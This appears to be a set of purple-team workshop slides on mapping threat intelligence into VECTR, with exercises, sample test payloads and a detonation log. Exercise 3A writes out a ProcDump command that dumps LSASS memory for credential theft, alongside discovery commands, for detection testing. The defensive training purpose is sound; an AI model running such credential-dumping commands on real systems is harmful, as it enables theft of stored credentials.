


The screenshot shows a Firefox browser window running on an Ubuntu 64-bit Arm 22.04.4 system. The address bar displays the URL <https://www.group-ib.com/blog/apt-lazarus-python-scripts/>. The main content area shows a diagram titled "Components of the CivetQ malware" from GROUP-IB's blog. The diagram illustrates the flow of files: a "Javascript downloader" leads to a "BeaverTail (Python) .avatar" file, which then leads to a "CivetQ" component. The "CivetQ" component is shown with several files: ".q2", ".queue", ".py", and ".coks". A search overlay is open on the right side of the screen, titled "ATT&CK POWERED SUIT". The search bar contains the text "Search ATT&CK... Python". Below the search bar are filters for selecting object types: Tactics, Techniques, Sub-techniques, Campaigns, Mitigations, Software, Groups, and Data Sources. The "Enterprise" filter is selected. The search results for "Python" show a single result: "T1059.006 Command and Scripting Interpreter: Python Enterprise subtechnique". The description for this result states: "Adversaries may abuse Python commands and scripts for execution. Python is a very popular scripting/programming language, with capabilities to perform many functions. Python can be executed interactively from the command-line (via the python.exe interpreter) or via scripts (.py) that can be written and distributed to different systems. Python code can also be compiled into binary executables.<sup>[1]</sup>". Below this, there is a table with columns "Files" and "Description". The table lists four files: ".q2", ".queue", ".coks", and ".ext". The ".q2" row has a bulleted description: "Launches the '.queue' script" and "Execute any scripts sent by C2. It can choose if the downloaded script is to be saved as '.ext' on disk". The ".queue" row is described as "Keylogger and clipboard stealer component and writes to [homepath]/.pygl/[uuid]". The ".coks" row is described as "Cookies stealer component". The ".ext" row is described as "Any additional Python scripts". At the bottom of the search results, there are links for "Name", "Summary", "Link", "TIR", "Go to", and a "View all" button.

# ChatGPT & Ollama: PowerShell / Code Deobfuscation

ChatGPT and other LLMs can be used by analysts to rapidly deobfuscate and make sense of PowerShell and other commands, as well as gain an understanding of core operating system components.

Those working in secure and air-gapped environments should also consider the use of local LLMs via Ollama.

[Go to ChatGPT](#)[Go to Ollama](#)

# *Exercises*

## Exercise 0: VECTR Checklist

- Create an Environment** Create a new environment (for each VECTR use case), which will serve as your research database, e.g., *CTI Research, Red Team, SOC Incidents, etc*
- Set Defense Layers** Defense layers are the high-level, vendor agnostic controls to which specific controls belong. e.g., *Anti-Virus, EDR, Web Proxy, etc*
- Set Defense Tools** Defense Tools are the *specific* controls within your environment which can be used to both mitigate and detect techniques. e.g., *BlueCoat Proxy, Trend Micro XDR, etc*
- Add Attacker Tools** Create attacker-agnostic / commodity tools which are routinely observed in attacks, e.g., *Cobalt Strike, AnyDesk, ProcDump, FRP, ngrok, etc*
- Create Assessments** Create an assessment for each threat actor you wish to track – adding a concise summary within the description field, e.g., *APT31, Lazarus, RaaS: Akira, etc*
- Configure Tags Across VECTR** Create tags to be used in each of VECTR's three primary areas: Assessments, Campaigns and Test Cases. *Refer to slide 77 for sensible suggestions*

## *Exercise 1: Map an Intrusion in VECTR*

The following exercises are intended to familiarise attendees with the methodologies and best practices outlined within this presentation, and how they can be applied within VECTR.

- 
- 1 Securonix** *Threat Actors Target MSSQL Servers in DB#JAMMER to Deliver Freeworld Ransomware*  
<https://www.securonix.com/blog/securonix-threat-labs-security-advisory-threat-actors-target-mssql-servers-in-dbjammer-to-deliver-freeworld-ransomware/>

- 
- 2 Elastic** *Unmasking a Financial Services Intrusion: REF0657*  
<https://www.elastic.co/security-labs/unmasking-financial-services-intrusion-ref0657>

- 
- 3 DFIR Report** *Buzzing on Christmas Eve: Trigona Ransomware in 3 Hours*  
<https://thedefirreport.com/2024/01/29/buzzing-on-christmas-eve-trigona-ransomware-in-3-hours/>

## Exercise 2: Import Campaigns

VECTR's data import feature (accessible via the *Library* → *Import Data* menu) allows peers and Trust Groups to share entire Assessments (i.e., multiple campaigns attributed to a threat actor) or Campaigns (i.e., a specific intrusion) – thus fostering collaboration.

- 
- |       |                   |   |
|-------|-------------------|---|
| 1     | <b>SRA</b>        | <i>Iranian TTPs</i>   |
|       |                   | <a href="https://github.com/SecurityRiskAdvisors/VECTR/tree/master/cti">https://github.com/SecurityRiskAdvisors/VECTR/tree/master/cti</a>                           |
| <hr/> |                   |   |
| 2     | <b>Red Canary</b> | <i>Atomic Red Team Atomics</i>  |
|       |                   | <a href="https://github.com/redcanaryco/atomic-red-team/tree/master/atomics/Indexes">https://github.com/redcanaryco/atomic-red-team/tree/master/atomics/Indexes</a> |
| <hr/> |                   |   |
| 3     | <b>MITRE</b>      | <i>Enterprise ATT&amp;CK (Don't actually import this in production!)</i>  |
|       |                   | <a href="https://github.com/mitre/cti/tree/master/enterprise-attack">https://github.com/mitre/cti/tree/master/enterprise-attack</a>                                 |

## Exercise 3A: Generate Test Case Real Time Assessments (RTAs)

VECTR features a native BAS-like payload creator allowing specific Test Cases, or entire Campaigns, to be emulated. This allows techniques to be tested in a consistent manner, and can help identify control regression failures. Accessible via the *Test Case → Automation & Logging → Configure* menu.

1      CMD

*T1016: System Network Configuration Discovery*

```
ipconfig /all >> %USERPROFILE%\Desktop\T1016.txt
```

2      PowerShell

*T1518.001: Software Discovery: Security Software Discovery*

```
Get-CimInstance -Namespace root/securityCenter2 -classname antivirusproduct
```

3      CMD + Execution Artifacts

*T1003.001: OS Credential Dumping: LSASS Memory: Dump LSASS via ProcDump*


```
procdump64.exe -accepteula -r -ma lsass.exe lsass.dmp
```

## Exercise 3B: Import Real Time Assessment Detonation Log

RTA payloads generated by VECTR can be detonated in a local or private sandbox, or in your authorised and nominated domain-joined environment.

In addition to sensor based telemetry, RTAs generate a JSON log file which can be imported back into VECTR.

Accessible via the  
*Assessments* → *Campaign* →  
*Campaign Actions* → *Import Log* menu



```
Windows 11 64-bit Arm
Software Discovery Security Software Discovery.exe
File Edit View
Ln 1, Col 1 | 1,973 characters | 100% | Windows (CRLF) | UTF-8
14°C Partly sunny 18:50 15/09/2024
{
    "attire-version": "1.1",
    "execution-data": {
        "executable": "Software Discovery Security Software Discovery.exe",
        "execution-id": "hAUpe4q0Hmy5F6iw66aMQd9W9cCFwzz/9Y9X1gk81Co=",
        "execution-source": "SRA Hodag",
        "target": {
            "cwd": "C:\\\\Users\\\\analyst\\\\Desktop\\\\r\\n",
            "host": "MORDOR",
            "ip": "192.168.88.130",
            "path": "PATH=C:\\Windows\\\\system32;C:\\Windows;C:\\Windows\\\\System32\\\\Wbem;C:\\Windows\\\\System32\\\\WindowsPowerShell\\\\v1.0\\\\;C:\\Windows\\\\System32\\\\OpenSSH\\\\;C:\\Users\\\\analyst\\\\AppData\\\\Local\\\\Microsoft\\\\WindowsApps;\\\\r\\n",
            "user": "analyst"
        },
        "time-generated": "2024-08-27T09:30:02.869Z",
        "x-vectr-io-campaign-id": "104"
    },
    "procedures": [
        {
            "cleanupCommands": [],
            "orden": 1,
            "steps": [
                {
                    "command": "\\&{Get-CimInstance -Namespace root/securityCenter2 -classname antivirusproduct}\\",
                    "order": 1,
                    "output": [
                        {
                            "content": "\\r\\n\\r\\ndisplayName : Windows Defender\\r\\ninstanceGuid : {D68DDC3A-831F-4fae-9E44-DA132C1ACF46}\\r\\npathToSignedProductExe : windowsdefender://\\r\\npathToSignedReportingExe : %ProgramFiles%\\Windows Defender\\MsMpeng.exe\\r\\nproductState : 397568\\r\\ntimestamp : Sun, 15 Sep 2024 17:43:54 GMT\\r\\nPSComputerName : \\r\\n\\r\\n\\r\\n\\r\\n",
                            "level": "STDOUT",
                            "type": "console"
                        }
                    ],
                    "time-start": "2024-09-15T17:47:03.000Z",
                    "time-stop": "2024-09-15T17:47:04.000Z"
                }
            ],
            "x-vectr-io-testcase-id": "527",
            "x-vectr-io-testcase-template": "5ec16a0b-b799-4784-b151-5dadb297d4f7"
        }
    ]
}
```

## Exercise 4: Import SRA Threat Simulation Indexes

A Threat Simulation Index is a curated list of test cases derived from the threat groups of interest for members of a given industry. *Security Risk Advisors (SRA)* collaborates with experts in threat intelligence and cyber defence at targeted organisations to identify priorities for defence testing.

### 1 Financial Services

11 Campaigns: 50 Test Cases: 44 MITRE ATT&CK Techniques

<https://github.com/SecurityRiskAdvisors/indexes/tree/master/fs-index-2024>

### 2 Health

11 Campaigns: 51 Test Cases: 44 MITRE ATT&CK Techniques

<https://github.com/SecurityRiskAdvisors/indexes/tree/master/h-index-2024>

### 3 Retail & Hospitality

11 Campaigns: 50 Test Cases: 43 MITRE ATT&CK Techniques

<https://github.com/SecurityRiskAdvisors/indexes/tree/master/rh-index-2024>

### 4 OT

12 Campaigns: 54 Test Cases: 45 MITRE ATT&CK Techniques

<https://github.com/SecurityRiskAdvisors/indexes/tree/master/ot-index-2024>

This workshop's Github repository contains a curated list of intel feeds which can be used with your preferred RSS reader to triage reporting from some of the most capable, and trusted infosec experts.

**TIP:** No RSS access on your corporate machine? Malpedia maintains a curated and tagged feed of CTI content from across the web.

**TERMINAL**

```
# Install Flatpak  
sudo apt install flatpak  
  
# Add the Flathub repository  
flatpak remote-add --if-not-exists flathub https://dl.flathub.org/  
repo/flathub.flatpakrepo  
  
# Install and run Newsflash  
flatpak install flathub io.gitlab.news_flash.NewsFlash  
flatpak run io.gitlab.news_flash.NewsFlash  
  
# Import Feeds: Settings → Import OPML → CTI-DFIR-Feeds.opml
```

[Go to Malpedia CTI Library](#)

TRAM is an open-source platform designed to reduce cost and increase the effectiveness of integrating ATT&CK across the CTI community. It does this by automating the mapping of cyber threat intelligence (CTI) reports to ATT&CK.

Threat intel providers, threat intel platforms, and analysts can use TRAM to integrate ATT&CK more easily and consistently into their products.

## TERMINAL

```
# Download the TRAM Docker file
sudo mkdir -p /opt/tram && cd /opt/tram
curl -LO https://github.com/center-for-threat-informed-defense/
tram/raw/main/docker/docker-compose.yml

# Deploy TRAM
# Change `DJANGO_SUPERUSER_PASSWORD` in `docker-compose.yml`
sudo docker-compose up
firefox "http://localhost:8000/"

# Login
# User: djangoSuperuser
# Password (if not changed): LEGITPassword1234
```

## Bonus Lab: MITRE Engenuity Adversary Emulation Plans

MITRE's Adversary Emulation Library includes a collection of adversary emulation plans that allow organisations to evaluate their defensive capabilities against the real-world threats they face.

For this exercise, review the individual emulation plan YAML files and manually transfer them to a VECTR campaign.

[Go to MITRE Emulation Plans](#)

```
# Clone the Adversary Emulation Library
git clone https://github.com/center-for-threat-informed-defense/
adversary_emulation_library.git

# APT29: 2 Scenarios
# Bling Eagle: 1 Scenario
# Carbanak: 2 Scenarios
# FIN6: 2 Phases
# FIN7: 2 Scenarios
# menuPass: 2 Scenarios
# OceanLotus: 1 Scenario
# OilRig: 1 Scenario
# Sandworm: 2 Scenarios
# Turla: 2 Scenarios
# Wizard Spider: 2 Scenarios
```

VECTR's GraphQL API allows analysts to create precise and flexible queries to both return data from, and commit data to the VECTR database.

The VECTR GraphQL API has just a single endpoint, which accepts a JSON-encoded body via (primarily) HTTP POST or GET requests:

*https://<vectr\_hostname>/sra-purpletools-rest/graphql*

[Go to VECTR API Documentation](#)

**TERMINAL**

```
# Generate Key: Profile → API Keys → Create API Key

# Structure
# query {
#   object(db: "the_environment_name") {
#     # JSON objects to return
#   }
# }

